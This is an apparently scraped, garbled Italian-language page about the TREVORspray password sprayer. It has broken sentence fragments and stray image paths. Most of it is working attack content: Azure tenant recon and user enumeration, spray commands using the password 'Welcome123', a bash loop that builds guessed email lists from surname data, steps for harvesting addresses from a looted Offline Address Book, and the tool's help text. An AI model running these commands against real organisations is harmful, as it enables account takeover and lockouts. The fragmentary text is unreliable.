
--recon sul dominio con le seguenti funzionalità:
--recon e --users):
OneDriveAzure Seamless SSOcorp.com ed esegui uno spray per vedere se la configurazione predefinita funziona. Di solito funziona.token_endpoint con --recon corp.com. Il token_endpoint è l'URL contro cui eseguirai lo spray (con l'opzione --url).token_endpoint + formato email.
corp.com, potrebbe non essere così semplice come fare lo spray su corp.com. Potresti scoprire che la società madre di Corp, Evilcorp, possiede il loro tenant Azure, il che significa che devi fare lo spray contro il token_endpoint di evilcorp.com. Inoltre, potresti scoprire che viene usato il dominio interno di corp.com, corp.local, invece di corp.com.[email protected] contro il token_endpoint di corp.com, stai facendo lo spray di [email protected] contro quello di evilcorp.com.trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
Quando TREVORspray riesce a bypassare l'MFA e a recuperare un Offline Address Book (OAB), la rubrica viene scaricata in formato LZX in ~/.trevorspray/loot. LZX è un vecchio e fastidioso algoritmo di compressione utilizzato da Microsoft.
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)







